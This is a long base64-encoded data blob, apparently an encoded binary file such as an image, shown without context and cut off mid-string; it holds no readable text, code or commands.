V1qtvbxwtGRcma5W1VYXVvnJ5Gc4+UBmI64U968t8I6Y13pehx6d4engvoNbe7l1fygsZhE77/3vUllymz39K7mJWfVftFvo11aW2nLcziI2+w3Nyx27lA+8SASD330rCsa9rq9pdT3sYdI/sUjI7PIoyFALP14UZxk8ZB9Ksm9tQu43MAHl+bkyrjZ/f6/d/wBrp71574i8K6n9i0NbK0a4mu4n07VjGMhYp5Fllc/7IbzB/wACFY0Xg7XH0af7VZXYGmXltp8MUccbSXNhbO5DosgKvu3odrAg+X04p2Q7I9MvfEVhZDTpBIk8GoXH2dLiGVDGnysxYtnG0bT0q4dRsFshete2q2rdLgzoIz/wPO39a8uk8OXKW9rdHQdX1C0OvRXUtncwQxu0SQlWk8iNEVATj5Ty2Ae9SXHh6eSSbUI9C1KzsZNV+0WlrDZxztB/o4jaR7Vsgq7bjgYK5B4zRYLI7bX9Y0XSyup6xbQyQ6fbNeRXpMbmLJ2ERgnduYd14PTNa/8AaNhvgT7ba7rgZgXz0zMPVBn5h9M15dd+G9avfDE8DaAIJT4buLaK3hh2qH89mRApJ2uVw2zJwTjNO17w3e6hrOsSf2drTJqhhaxFtZ26rCgUDY8kkbPblDluCOvHNFkFkekavrunaElq+p3CQLdXKW0RZgMu3TqenHJ7VFo/iGw1hD5MiQzefPCtvJKnmN5UrRlgoOSpKEg1j+K45tRsrMJpF5c/2ZrVrJIGtw7Sxr9+SMfxL8wzj0PpWPY+F5Le10u6XSGS/XxY93NL5WJFgNzJ85PUIYyvtg0WCyO6/tXTd0i/2hZZjTe4+0x5Rf7x54HueKsxSxzxLLBIksbjKvGwZWHqCODXmuj+DERPCr3mgKJYtWu5r1pIBlUZJipk9VLeXjPGcV1XgbTptK8NtZz2rWgS9uTFCy7dsZlJXA7DB4pCaOjooopCCiiigBI/+QpYf9d2/wDRT1vVgx/8hSw/67t/6Ket6rp9TWnswooorU0CiiigAooooAKKKKAA9DWCP9ZN/wBd5P8A0Kt49DWCP9ZN/wBd5P8A0Ksqm6M6nQFLxSeZCQGxgg9GHof8aybfwz4bs7xLyy8JaTb3kb70uEto1ZW/vAgZzWvRXPKmm77BGrKKsNAJdnkO526n+n0qtqmp22j6XPqF8zLbwKGkKIWIGcdB161brm/iFE03w+1iKMOWeAACMEt94dMc5rWMUrJGbbk7s3r67i0y2ea+k8iFGVSzA4yWCj8yQPxoivIri8ubaKQvPaMqzoAcxll3KD9RzXmni3QLOzm8RWcVpJJYLbWN2yNvkUyC5dZJO/zFB82O3NUvEdppdnqOvmC3lgW5v9KdTaI6ySWxwG2EcnPIwOatRQWPX8OGOQ4bvwc1SuNXtbaS7E0jhrOFZ5iFJ2q27bz3J2nAri9HXRRNrAt0uB4X8y18gMsuz7Tu+bywfm252Z7Z/GtRYm1GOMSI2NZ1IzSZU8W0X3QfTcEUj3c0rBY6xWZ41kAcBwCCQR17U2eU28DSuspWNS21FLMfoO59q4B5868t2FaCZrq4juQwlaQKUcKJGPyhScYAHpzVa2ER8PwnSBdfaTpcx1EtvyTsG3dnq27pjtmuX23ke+sm2bk+nT13d/LR63uj0kHcN3PPPNO+bP8AFkfpXM+Ib0wabHe2YkluNKljeSJFbJV02kY78MD+Fc/FYarb2d7YRNcGTSLfy0lwzGTzXRnI5G47PMHBz6YqpVbO1v6/q5z0Ms9tT53NR1tqvx9NY/8AgXlr39zeJZyQJOXVrmUQoAp5YgkZ/I80zUtNttY0u50zUYWmtLuMxTQ5Zd6nqOMEfhXBvDAIUZZpZtLGo25cW1rJFGvDbyuXZvTdjA/WpriKFrI7JGj0gX7G1S4jkaB18oAhtp3Ku/cVPIz26VPtn2/E3eUw0Sm//AX91t+by9Xc7Rbi202JbUb4IYUjRCVbYMnYihu5yAMe49aufMAT8wHQmvPbiMXlgr31nMsMdpYuY5i0hQC4kDHJ5Py+vODzU9rDMfEiGS4ZL77cTtjtJCxt+w3l9nlFePu8Htmj2zvsTLKoKLfPZq99L7JPpfTXV7LQ6+81S206KVrmYqIoWndFBLbAcE4788VbG7A+9zyBg1w/iYWl7NNeQRl2uNHnSGXy23MwYjA464zTtW05bR9QtLNZ0gmitGcIzHcxmAZs+pHU03Uab0JjltOUKfvNSlvdeaT69L/PbQ7chjywbjrkHikriZdJis769ktI5kNrq9utsFZiI0ZYy4Uf3SWbPb8q7atIyct0cGJw8aKi4Sun5W6J933+8KKKKs4yG5+5H/12j/8AQxXR1zlz9yP/AK7R/wDoYro6uG7NKfUKKKK1NQooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAK5GK+jtYdOgcM0l2xjjCj0UsSfYAE111ea31nNqUV8TBdNFb6S0EItzskkklyXMbHjcFVQD/tkVlP4kZT3RvajrWn6XYfbL26jSDzUiLqwb52YKBx7n8KuebH5gj8xN5GQu8ZI9QPT3rxtNDd/D+owReGzPaRCxlMv9jvbSytHL86mA5DuEyS6DnJHNak+ku17dRJol43iCXWkubPVFtmCR2vmIynzeiIsQKmI4PbbzSsTY9Pknjj35dSyKXKBhuwO+OtZsPiTT5fCsXiCR3hspbMXoEgHmCMqG+6CcnBAwM81xVjpqRaq0d/4d1C41/+07iZtSRGRPJbfsYz9GTYVXyuuewxml+HWjajosmnpr1rLeNf6PAIbqW2INj5aANaMMfIOhBONzBs84osKx12j+J7fVb2eymsL3TLqGFbnyb6NULxMcBwVYjGeDkgjuK2RLF5fnLLHsHzeYHG3656VwGsaALzw3rd9drqV3eXt4EdobU+ZHbxTHZGsLffiUDJA/1mSe4rCfSNRn0WELpclppMOsNLMtppJ/0hGgwJfsUmflWQ4KgY43BaLDseq2lvY6dZpDZJBbWy5ZFQgLySxI/Ek1OJIyoYOhUnAIYYJ9M15lpPhlppPD0d3Y3s2njU7y48m8tViWJDCdmYkGI0LDIRu/GO1Wo9A1A+LptDhtHh0e1u5Natrgx/uvNdMJED0ykpd8dvlNKwrHoYkjZmUSIWT7wDAlfqO1CvG+djI2Ou1gcV5H4Z8PXsE1oHt9Ujv7awnW/LaZHAkkhjKlXmAzc7n5Ugn1JGcV0OnaLr+l+DNBg8KwJZTGzja+WTykdpdi8t5kbkt1HbHSiwWO8ZkRcuVVfViAKRnjVfndFHuwFcbNBrD2+nR+JLRbqXfKXmEC3Sp0CjZGqrkgnkrgY681n6dBBHeadFrmlXV0INOkjaJrYuUPnHHyD24BGQM9e9YSqOMrWPXw+Wxq0VV5teyV3121Xb8V5X79Zt100HlONsYfzCBtOSRgc5zx6d6k3JxyvXA5HX0rlNAiu9LkefULa5Pl6bGuFjMj8TSEJx95gpXIqnq+l3x1i7Fraytb2r/wBrQMiHDzfKCg9W+RuP9qj2j5b2BZfTlXdL2iSXXo9vPzR2xeNVyzoBnBJYAZ9KrjUIP7TksWyskcSSlmwFIYsAAc9flNcbLpNysdhcX0M5imhlmmjSyFzsnkfeQ0Z6HB27scYxxRHpyW96n9saTf38f9lRxIXh80q++Q7Dt4DAEDPb15qfayvsbRyyiot+0vvsuztpdpP7+v392WRSAzKCegJAJ+lVG1S3iukt590LyzmCLfjEjBS2Rg9MA9cc1xl5pl3FDbfarKe8vlsoY9ktuZkdlJOFkU5iYZ5JIB4PNaEtg51lLq409mC6y77vI37Q0BAbp93ft56cZ7U/aSfQX9nUYq7qX0e3dbW11v8A8Dfbrg6lioZSw6qCMj8Ko32s2dg1wkzkyW9q100aj5ii9cds+1ctoWmXNvqdk1wl4LuBpGupPsaIrcHO6XrKGJBABPbpirOtW/2y6uryHTpi11okqRMbU7xJn7p4yrY7Hr0o9pJxvYlZfRhiFTlPmjbdadfPpZX9DrEmjkQMrrjAJ+YfLn19KXzYyARImCcA7xyfT61xmsaJ5MdxFp1g4SbSAkgijJ8xxLHjOOrY3e/Wnal4dtw2v/ZtM4+yQtahIjjzfmyUA/i4XJHPSm6kl0/rUmOAw8kpe038l3itfe/vfcjs4/8AkKWH/Xdv/RT1vVz1vn7fpu7OfNOc+vkvXQ100+p5cOoUUUVqaBRRRQAUUUUAFFFFAAehrBH+sm/67yf+hVvHoawR/rJv+u8n/oVZVN0Z1OgtFFFQZEbzxpPFCzfvJc7BjOcDJ+lS4YNwGB/Wuc1u42xard4mK2lutuphbawLEM5zg4wNnPYZrmDdxRtJavfMtl9vtW/0S4lZfLYMHKuTuKkjkjisZVeV2PYw+VyxFPnTt8r9v0ktPXU9GecRTxQnzA8hOzCnAIGeT2/GqlxbWmuWkXnb5oY7hZo8My/vI3yD74YfjXKQ37Wt0sljNNNp6XE4s8yMwkHkjgE/eG8kAnNSatdx6FDqtncXTRu2kqttgkebJtYMUx/FuOTjnnNL23Ur+ypOShF6uzWnnZ6dGrq66anbZcncSxPTdk/zo+bvu5/WuG+0+V4siLTyXEzXESLCJpEliUxjPycq8XUluD154qlZTXZhleTUM3/2K5a+hRZi4YRt9/LbUw2NpUDPbij22uxSyiTjzc/RPZ9b/hpa7626anb6pqtnp0Sx38kgEysBGkbuxUD5jhQTgA8noKm0/wAgadbCwbdaiNfIKsSNuOMGsU2ptPDFs9rMsd5NHHEbu5Ysw83bvIJzyeMDpkCs+/jj03WLSytJbhNLhWGPUNrnEYz+657ZP38fw4JpubTuzKng6dWHs4Sd7v0dvLo3dJau7dtLo7LJ9Tx056UckDrjtWCt/r51QRNpyi2M20yeSPuZ65870/2fw7VzvjTVHYWGo6HdSyxX4m0RjCzAJLIwVXx2KsH57Y61rF8x59Wg6VrtO/Z3PQfmzk7s9M81WvNQh0+a2W7keOS6nW3h+ViWdug46dOp4ryhJtdfQ9T8u5ulbQ1h0aWVjI25FmJmlwp3MfLEXzD5sM1RTSRCzhaTVzPoqa1aYl09ZzHD8r+YY5ZGZ2GNu7HC9upxpymPKeygNuwN27rjnNVbnUre0laK6kaILC9w7MrbFRfvEt0GPQ815ddTxG0uEstXkTw4upR/ZZLuab7PN+4JkjM6nese/kNkjcMZIpxlk1bw/wDZ2jvTA3h+/CxTXLyeYUlXYwbguP7pIyRxRyhY9YjcyxiSNmZWUMGGeQRkGori7htERriZYleRY1LHGXY4C/U14/f3BG1Y9WitLNNNt20c5uXZyUO8w+W4Ekgk4KtnsOBXVeNJbC+8OWsWpzrNNpuoWRv2BaLyi33mbaeARz1OPWjlCx2dnfwX4uDaOzi2ne3lO0jY6n5l5/8A1VZ2t/db8q8xNiLZdQ1i3uLpLqPxT5cRSdgixtKqsuwHaQQTnINR2ulidtIuZLzUfNvtfu7S5xeSAPAPOIjxnAX5F6YPvRyhY9RIwcEYPvRXN+Bt6aBcQPLLKttqN1bxGZy7CNZMKNx5OBxzXSVLEQ3P3I/+u0f/AKGK6OucufuR/wDXaP8A9DFdHVQ3ZpT6hRRRWpqFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABXNWH/HhD/u10tc1Yf8AHhD/ALtZVN0ZVN0WKKKKgzCobe4S6Rnh3FVdkyR1KnBx7ZyPwNJeztbWM00aGR0QlUAyWbsPxNcdr1iFaOwktjK0dgRDM0MkvmSnOdirgK+edxI61nObid+DwscQ7Sdvx23008vx7HcVWlvo4FuXmWVEtlDM7JwwIz8p7+n1rhs2N1ezvq1td3Mp0u2ERWJyyy7X7DlXyOCfQ81p6bBeveta6gkhkmNq1w7KcEJCGYZ6HJAU+5qFVb2R2TyyNJNzlsk9rdr211sm76b2OuU5UHBGRnBHIpa4s3LRsmmtBcm6/t4TkCFiojM4YPuxjbj3qtYW88WpSrp0Mr3kiXIaeWF4pYmIJXzGPySDOAMdOOKPa67CWV+65Odu2m673vov6VzvapajqcOmpEZkmleZikcUKb3cgZOBkdAM1xVlZSCzvDb/AGjzBpc63KLYtDukMZADsWJd85wQPx5q5q9gkWn6fZt9ptLQwNMbi3haSQ3OAAGI+bkZz69Mil7WTjexossoxrRhKd079Gtk3tv8ktV1OwtbmK9s4rq2bfDMgdGxjIPSj7ND9s+1eWPP8vy9/Oduc4/OuQEuo3/h22jS0NnrUVyUtI0iKLa4HBJIxt2fnnHUVdgbVY9JsV8P2zRwiIiVJ0TesmTu3b2Uk5zzyDVKpfoYTy9072qJatavS2vXqn0drN37K+nrfiC00JIPtMV1cS3DMsUFpD5kj7V3MQMjgDk8/nU1vq1teQafcWYluLfUEEkM0ceUClQwZj/CCDx78VwXjiG+1Aafa69JeWUC20s0d1YWplY3eSqxt5e4hChOQCN2SCRiq6XPiLWND0UiwbTtYt2v4UtYrdo0s3+zYhXJ4x93DdOcdq3WqueZKHK2r3t22PR7jVLe21ay02XzPtF6srw4T5cRqC2T24PFXGIVSWIAAyST0ryXSLS2j8SaJP4T0q/truLTLtLtrm3dV+0mNcCQyEK0md3zZwfWuw0CXxjJqm3xDDGtkY2yVjgHzY4+5Kx/ShomxtQ67p09ld3kN0j21mzLLMpyoIAJwR169qgXxNYCKd51ubYwxrKY54CrurHClRznJ4x1zVGFk03TvEU0ti00SXjuluIs+aNq4AGORmoLK+jle41OYTanfiNA8KWrxpDFvBIjDAbiCd2epxwBXPzvQ9qOCpNSkotq6tr3tptZb6t2W1rm/p+qwai80ccc8M0BAkhuI9jrkZBxk8H1q9XPeHl3avqc8DXM9rN5ZW4ukIdnAOVGQDtAxjj866GtINuN2edi6UaVZxhtZfik3+IUUUVZyCR/8hSw/wCu7f8Aop63qwY/+QpYf9d2/wDRT1vVdPqa09mFFFFamgUUUUAFFFFABRRRQAHoawR/rJv+u8n/AKFW8ehrBH+sm/67yf8AoVZVN0Z1OgtFFFQZBVORbTUrjyy5kksLhHYKSNkm0MM+vysD+NWZZY4IXlnbZFGpd2/uqBkn8ga891a7+z2mjRXtzNZyatLPezH7cbOLJwQjSr83AYbVXk474xTtcqLcXdHov51B9sgF99j8z/SPK87Zg/cztznGOvGM5rybR9bi1KfRI/Evia7tLb+zLjznjvXgDypcFV3uMHcF7HBbAz6Vo6drWq3CWkFzeXDXF7opig8wlWdnvHjjmKf3vKw5OM4U1XKKx6VbXMV5aR3FrJ5kMqh0cZwwPQ80sNxFcqzW8qyqjtGxRs4ZThh9QQQR2rzXWb/+yfGDxpqczRWs9rDb2FretDLCnyrtWAjbOhzksMkAHpiqunNaWEwsJ9VubDS31rUheyi/kUiRZGMMbyFi0YYfN1G44yTnk5QsesVXjvraXUJrKOYNcwRpJJEAcqr52n052n8q84t9Ve4j02DXdbvLXQWa+EGom4a3a6CSgQb5Rgj92XYdN20HnvRlv9QGozXlpe3VzpKafYyaldkGC9kt/MlG5QPu8csRglRxgmjlCx6jdapZWdwkFzOElfZtTaxJ3vsXoDjLcVYguIrlWa3lWVVZkYo2cMDgjjuD2ri9RvDNbvrFldER3GsWFnbzQynDwLcRqcMDyrlm+vNcskr6dapZWeoraWUms3y30l1qM8So4OYkeVdzR7gSe27HJ9TluFj2H86QttBZmwAMkk9BXmmkre63d6HZX2uXcltNb3zrJZXMsPnIjqIyXO1n284fA3DB5zzJ4Xa6mfwtNe6ne3v9taXcG9juLgvHLhAQQnRcAkZUDIPOaXKFjrrTxjoN99oNpqkcptojNJhXz5YOC65X51z3XIrRvNRtdP02TUL2cQ2sSeY8rA4VfXgZritXtJFsvEWqx3EUC6JYTWGmRWkmPsy7EZmYjkOSqgD+EAetc54svo7jQfEn9ra5d2+owskdnZCcqklvtQhvL6OGyxZznHqMU+VMLHsOSM8n35phlRZVjLgOVLKu7kgdTj0rlNQ8ReJoNXuILbw+ZrdJiqS/ZpzuXPXIGPyq+1tDB4+guEBEs1hIXLOTnDoBwTgD6YrOV42N6NKNRyTeyb+5XNiO9tZbl7eK6heeP78Sygun1AORRb3trds4tbqGcxna4ilD7T6HB4rjtNm0fUJrdrGW2jtLNJzFDHMHu7vcrBiQDkAgk46k4PFW9FazbxVG2mPbzWv9nFIxbLtNuoZSFl9WPbOCNrcc5rFVG7HpVcujTUt7pX1Xro+l2tfLVXbVjraKKK3PFIbn7kf/AF2j/wDQxXR1zlz9yP8A67R/+hiujq4bs0p9QooorU1CiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigArmrD/jwh/3a6WuasP8Ajwh/3ayqboyqbosUUUVBmFGSOhNFFAEKWsUV5NdIpE06qsjbj8wXO3/0I1N2x2oooG5OTuwycYycemaMkjBJx6ZoooEGTxyeOnPSgEjoSPoaKKADJxjPFHXrRRQAAlfukj6GjJxjJx6ZoooAUsT1Yn6mkoooAMn1NKWJ6sT9TSUUABJPU5+tFFFABRRRQAkf/IUsP+u7f+inrerBj/5Clh/13b/0U9b1XT6mtPZhRRRWpoFFFFABRRRQAUUUUAB6GsEf6yb/AK7yf+hVvHpWCP8AWTf9d5P/AEKsqm6M6nQWiiioMhCMjB5HoaRo0cASIjgHIDKDj86dRQBnto1o+tjVGTMwtzb7CqlCpffkjH3s96vbFLAlVJHQ4GRTqKAGmNDIHMaF16MVGR9D1pDFEwYNFGQxywKA7vr60+igBrRo6bHRGX+6ygj8qNi8/KvIweByPSnUUANEaBQoRQo6KFGB+FIYo2DBooyH5YFAd319afRQA3aoxhV4GBx0FARRjCqNowMKOPp6U6igBuxcEbVw33htHP19aQxRswLRoxAwCUBIHp9KfRQAmBRgZzgZ6ZxS0UAMWGJG3JFGreoQA/nSqirnYqrk5O1QM06igd2wooooEQ3P3I/+u0f/AKGK6OucufuR/wDXaP8A9DFdHVw3ZpT6hRRRWpqFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABXOwJ5IeA/ehdkI9s5H5gg10VUr6yMrefAB5uMMDxvHbnsR61nNX1RE1dGfRUL3McJ23O63b0lG39eh/A03+0LL/AJ/Lf/v6v+NZcyMCxRVb+0LL/n8t/wDv6v8AjR/aFl/z+W//AH9X/GjmXcLos0VW/tCy/wCfy3/7+r/jR/aFl/z+W/8A39X/ABo5l3C6LNFVv7Qsv+fy3/7+r/jR/aFl/wA/lv8A9/V/xo5l3C6LNFVv7Qsv+fy3/wC/q/40f2hZf8/lv/39X/GjmXcLos0VW/tCy/5/Lf8A7+r/AI0f2hZf8/lv/wB/V/xo5l3C6LNFVv7Qsv8An8t/+/q/40f2hZf8/lv/AN/V/wAaOZdwuizRVb+0LL/n8t/+/q/40f2hZf8AP5b/APf1f8aOZdwuizRVb+0LL/n8t/8Av6v+NH9oWX/P5b/9/V/xo5l3C6LNFVv7Qsv+fy3/AO/q/wCNH9oWX/P5b/8Af1f8aOZdwuizRVb+0LL/AJ/Lf/v6v+NTQublgLWNps/xAEIP+BHj8smi6HuSWqGXVrcDpCGlY+nBUfnk/ka3Kr2doLWM5O6R+XbHX2HsKsVtBWRvFWQUUUVZQUUUUAFFFFABRRRQAVhSIYr65jb+/wCYo9Q3/wBcEVu1VvbIXIV0wsyA7WPQjuD7VE1daESV0ZlFRyy/Z2Iu0aAju4+X8G6VF/aFl/z+W/8A39X/ABrG6MSzRVb+0LL/AJ/Lf/v6v+NH9oWX/P5b/wDf1f8AGjmXcV0WaKrf2hZf8/lv/wB/V/xo/tCy/wCfy3/7+r/jRzLuF0WaKrf2hZf8/lv/AN/V/wAaP7Qsv+fy3/7+r/jRzLuF0WaKrf2hZf8AP5b/APf1f8aP7Qsv+fy3/wC/q/40cy7hdFmiq39oWX/P5b/9/V/xo/tCy/5/Lf8A7+r/AI0cy7hdFmiq39oWX/P5b/8Af1f8aP7Qsv8An8t/+/q/40cy7hdFmiq39oWX/P5b/wDf1f8AGj+0LL/n8t/+/q/40cy7hdFmiq39oWX/AD+W/wD39X/Gj+0LL/n8t/8Av6v+NHMu4XRZoqt/aFl/z+W//f1f8aP7Qsv+fy3/AO/q/wCNHMu4XRZoqv8A2hZHpeW//f1f8afHOs7bbUNcE/8APMZH/fXQfnRdAPMfnXFvEBktKrH2C8k/oK36p2NkYCZp8GZhj5eiD0H9T3q5W0FbVm8FZBRRRVlhRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFGKKKADFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRiiigAxRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQBR1jVYdG02S8uAzKvCqvViegrjD8TXycaauO370/4VsfEL/kWR/12X+RrD8C+H9N1fSriW/t/NdJtqneRgbR6GvawtHDRwrr1o31/rsfKZhicfPMFhMLNR0vr/wzJP8AhZsn/QNX/v6f8KP+Fmyf9A1f+/p/wrpP+EJ0E9LH/wAit/jR/wAIRoX/AD4/+RW/xo9tlv8Az7f9fMX1TPv+f8f6/wC3Tm/+Fmyf9A1f+/p/wo/4WbJ/0DV/7+n/AArpP+EI0L/nx/8AIrf40f8ACEaF/wA+P/kVv8aPbZb/AM+3/XzD6pn3/P8Aj/X/AG6c3/ws2T/oGr/39P8AhR/ws2T/AKBq/wDf0/4V0n/CEaF/z4/+RW/xo/4QjQv+fH/yK3+NHtst/wCfb/r5h9Uz7/n/AB/r/t05v/hZsn/QNX/v6f8ACj/hZsn/AEDV/wC/p/wrpD4J0IdbH/yK3+NQ3Xg3Qo7OZ0ssMsbEHzG64+tCrZc3b2b/AK+Ynhc9Sv7eP9f9ujPDfjKHXbprWS3+zzbSy4bcGx1rpq8l8B/8jXb/AEb/ANBNetVzZjQhQrctPax35FjK2MwjnWd2m1f7v8wooorzj3gooooAKKKKACiiigAooooAKKKKACiiigAJx14orM19Fk01UcBlaaMEHv8AMKjgvZLA7Lpmlt88Snlo/ZvUe/5+taKm3G6IcknZmvRQrBlDKQQRkEd6KzLCiiigAooooAKKjnuYLWPfczRwrnG6Rwo/WsO78d+GLE4uNatc5xiNt5z9FzQFzoKK4Ob4t6Hu22UN1cndgnYEH15P9Kfb+P5bxh5VrHEpPVmLH+lXySI54nc0VyMniW4SASeepcdRsGD/AJ+tZr/FCKxkxqFmWTOC8Lc9euD/AI0ckg54noFFcnpvxO8JamwRNYht5j/yyuf3TD8+PyNdTDPFcRCS3kSWNujIwYH8RU2aKTT2H0UUUhhRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAZorG1eIS6paZLKyxyFXU4ZTxyDVi11ErItve4DtwkoGFk9vZvbv29K09m+XmRHMr2Zo0UUVmWFFFFABRRRQAUUVDcXltZqGu7iKBT0Mrhc/nQBNRXOXfxA8LWfEutWzNz8sRMh/8dBrFk+LejMyrY211PnOSwCAfmSapRbJckjvaK4i38dz3hHl28UII6klj/SrM3ieeGNZFnV2wNylBg0+SQueJ11Fefn4qWtnIF1OzcLnBkgbOPfBrY0v4j+FNXZUttZt45Wx+6nPlMD6fN/Sk4tDUos6iimxyJNGskTq6MMhlOQfxp1SUFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAct8Qv+RZH/XZf5Gqvwz/AOQHdf8AXx/7KKtfEL/kWR/12X+Rqr8M/wDkB3X/AF8f+yivZj/yLX6/5Hys/wDkfx/w/wCZ2q/eFSGo1+8KS4uIrWCSe5kSKGNS7yO2FVRyST2FeMfVHG+J9YudT8X2vg3TtS/sozWxury8ikVZxGSVSKHPR2IY7sHCqccni1F8LvBiSvNNoNvdyvndLeu9yxyck7pGY5z3rhPGnlW3xO8MeNtHCahZXaeUZrWUPv8AKSZyAO5ZCwBHcYPWtv4afGNfiRqGpw2fh+5tLewgWUTNKH8xifucDAPccnvQBf1TwTbeFNNl1XwPcvot1ar5htXumNnd4xiKRHJVc/dDrgjd36V1fhzWofEXh2x1a2Vkju4RJsb7yHup9wcg/SvB9a+OjeNfDWp6ND4avrO8hlh+0Rh1cGP7QiMjFlGwnIGSOM1694KFl4b0nTvCl1qNmdajt2uJrVJhvyzF3IXrt3Mce1AHVSdqrXv/AB4XH/XJv5VZftVa9/48Lj/rk38qqPxIip8DPK/Af/I12/8Aut/6Ca9aryXwH/yNcH+63/oJr1qvWzj/AHhen+Z8zwv/ALlL/E/yQUUUV459SFYuoIbjV3jeWdUSFSqxTvGMknP3SM1tVRu9LF1c+el1PbuUCHyghDAHI+8p9a0pySldkTTa0M77DH/z2vP/AANm/wDi6PsMf/Pa8/8AA2b/AOLq5/Yz/wDQVvP++Yf/AI3R/Yz/APQVvP8AvmH/AON1v7SPcy5Jdin9hj/57Xn/AIGzf/F0fYY/+e15/wCBs3/xdXP7Gf8A6Ct5/wB8w/8Axuj+xn/6Ct5/3zD/APG6PaR7hyS7FP7DH/z2vP8AwNm/+Lo+wx/89rz/AMDZv/i6uf2M/wD0Fbz/AL5h/wDjdH9jP/0Fbz/vmH/43R7SPcOSXYp/YY/+e15/4Gzf/F0fYY/+e15/4Gzf/F1c/sZ/+gref98w/wDxuj+xn/6Ct5/3zD/8bo9pHuHJLsU/sMf/AD2vP/A2b/4uj7DH/wA9rz/wNm/+Lq5/Yz/9BW8/75h/+N0f2M//AEFbz/vmH/43R7SPcOSXYpfYIdysz3L7WDASXUrjI6cFiDVqoL6ymsYo5k1C5l/eopSRYsEE4PRAf1p8khEoihQyzNyqA449Sew96pNNXRLTTsNjnbTGUxfNA77fs/cE/wBz/wCJ6d+K3KpWWniBvPnYS3LDBfHCD0Udh+p71drmqSTehvBNLUKKKKzLPMvij438Q+GtQhtNCNrEskAk82aIuSdzAjrjsK8Z1X4jeP7tmW71y6iQnIFoREB+KgH9a9S+Ou5J9HcD5SkoJ98rj+teNyzZ61vGKcbnPKclKxT+23V7IZLy5muHY5ZpZCxJ9yav21UGlRWyVB+nBqza3cDMFEgVuwbirWhL1N61YqQRXR6fqDJjnFc1bdq17btWq1MmbF3rbKhG6uS1fVWm3AHNX74gZzx9TWLLZvc7irqqjkknpSaQXbOXvWLSZPrXQ+HdX1HS5FfTr+4tW9YZWXPscHkVRurSxgBZzLcsOoH7tB+PWo7jU44LUpZQsr/3wcAcfmahlK57Jo3xM163VVvp4rlf+m6AMfyxXoPhTxdN4guJop7ZExl42iJICcfez3ye3FfJunTX7XBuI5ChUcu3zYB6nmvevgd9plm1CW5uGuMKAGY5HKxsMfmayklY3i3ex7DRRRWJsFc6IftNxcvLPdZE7qAl1IgAB4GFYCuirNfRczSPFf3UIkcuUQRkAnr95Cf1rWnJRvczmm9il9hj/wCe15/4Gzf/ABdH2GP/AJ7Xn/gbN/8AF1c/sZ/+gref98w//G6P7Gf/AKCt5/3zD/8AG629pHuZ8kuxT+wx/wDPa8/8DZv/AIuj7DH/AM9rz/wNm/8Ai6uf2M//AEFbz/vmH/43R/Yz/wDQVvP++Yf/AI3R7SPcOSXYp/YY/wDntef+Bs3/AMXR9hj/AOe15/4Gzf8AxdXP7Gf/AKCt5/3zD/8AG6P7Gf8A6Ct5/wB8w/8Axuj2ke4ckuxT+wx/89rz/wADZv8A4uj7DH/z2vP/AANm/wDi6uf2M/8A0Fbz/vmH/wCN0f2M/wD0Fbz/AL5h/wDjdHtI9w5Jdin9hj/57Xn/AIGzf/F0fYY/+e15/wCBs3/xdXP7Gf8A6Ct5/wB8w/8Axuj+xn/6Ct5/3zD/APG6PaR7hyS7FSKziim80NM77SoMs7yYB9NxOKmkjSWNkkUMjDBUjg1FLby2WoxRG8muEkjckSqgwRjptUetOBluJjBaAbhw8rDKx/4n2/OrvpcmzvYmsbqWG6SzkZp1cEox5dAP73qOwP4e9atQWlnFZxlYslmOXkY5Zz6k1PXJNpu6OiKaWoUUUVBQV5J8S/H/AIn0DX5dO0N7SBERHV5Yd7Nkc9TjrmvW68N+OGYvFdk+MB7IDPqQ7/4irgk3ZkVG1G6POdT+Ifjy7Yrfa9exrknFs/lD/wAcwcfWsZLme5ffcTSSsTks7liT+NW5ps9apmVFbJT8uDW3KlsY8ze5p21a9o5RgRWFZ3UMjbVkG7+63Brbt+1WiGdPYaiyAc4p95rbBCN361mW9VL4jnJA+pq7IzuzN1jU2m3AGuRuTmYZ9a6iWxa4DN5iIg6sayrm2sbchiJblgcZJ8tB/WpZSuzW8N67qukurabqNzbdMiKUgN9R0P416jo3xO1uAImoSQ3IHB81ArH8sfyrxO91RYrby7GFkPOXB2iq2mTX6SPcJL5QAw0jfNtHXv0rNpGkW0fW3hLxNN4hhm+0wJHJGchoiSpUnjrzmujrzD4Jpcf2RfyXMzzEy7N7HPRmr0+sJaM6Iu6CiiipKCiiigAooooAKKKKACiiigDlviF/yLI/67L/ACNVfhn/AMgO6/6+P/ZRVr4hf8iyP+uy/wAjVX4Z/wDIDuv+vj/2UV7Mf+Ra/X/I+Vn/AMj+P+H/ADO1X7wrnfHui6r4h8Mvpmjy26C4lRbuOeRoxPb/APLSIOqsULDjdtPGa6JfvCo75Ll9PuF09447tomEDyLlVfHykjuM4rxj6o8H8WaT4h8MyLq4tzoZsrp9QjSziOoaZJMUIbgKJbfeGIbK7M5PB5rNg1W38beDrSKw1bSvAd/aTy6hdwWyOkdzJ0jlBGOA+QQScFe4xW/az6/42hTSBqWoavfRrJHqdrPMlpZ2biRo2ErwASSZKsUQYyuCeKfb/DK+0pDa6j4XbWJhbrbHVNI1FbP7VEMY82JyMONoyQSD1zkmgDB8T+IrvxB4qvNI0HS10mw1B83OqWumPcXuqSW7JvURr0G4r9/AxyTziuz0vwZ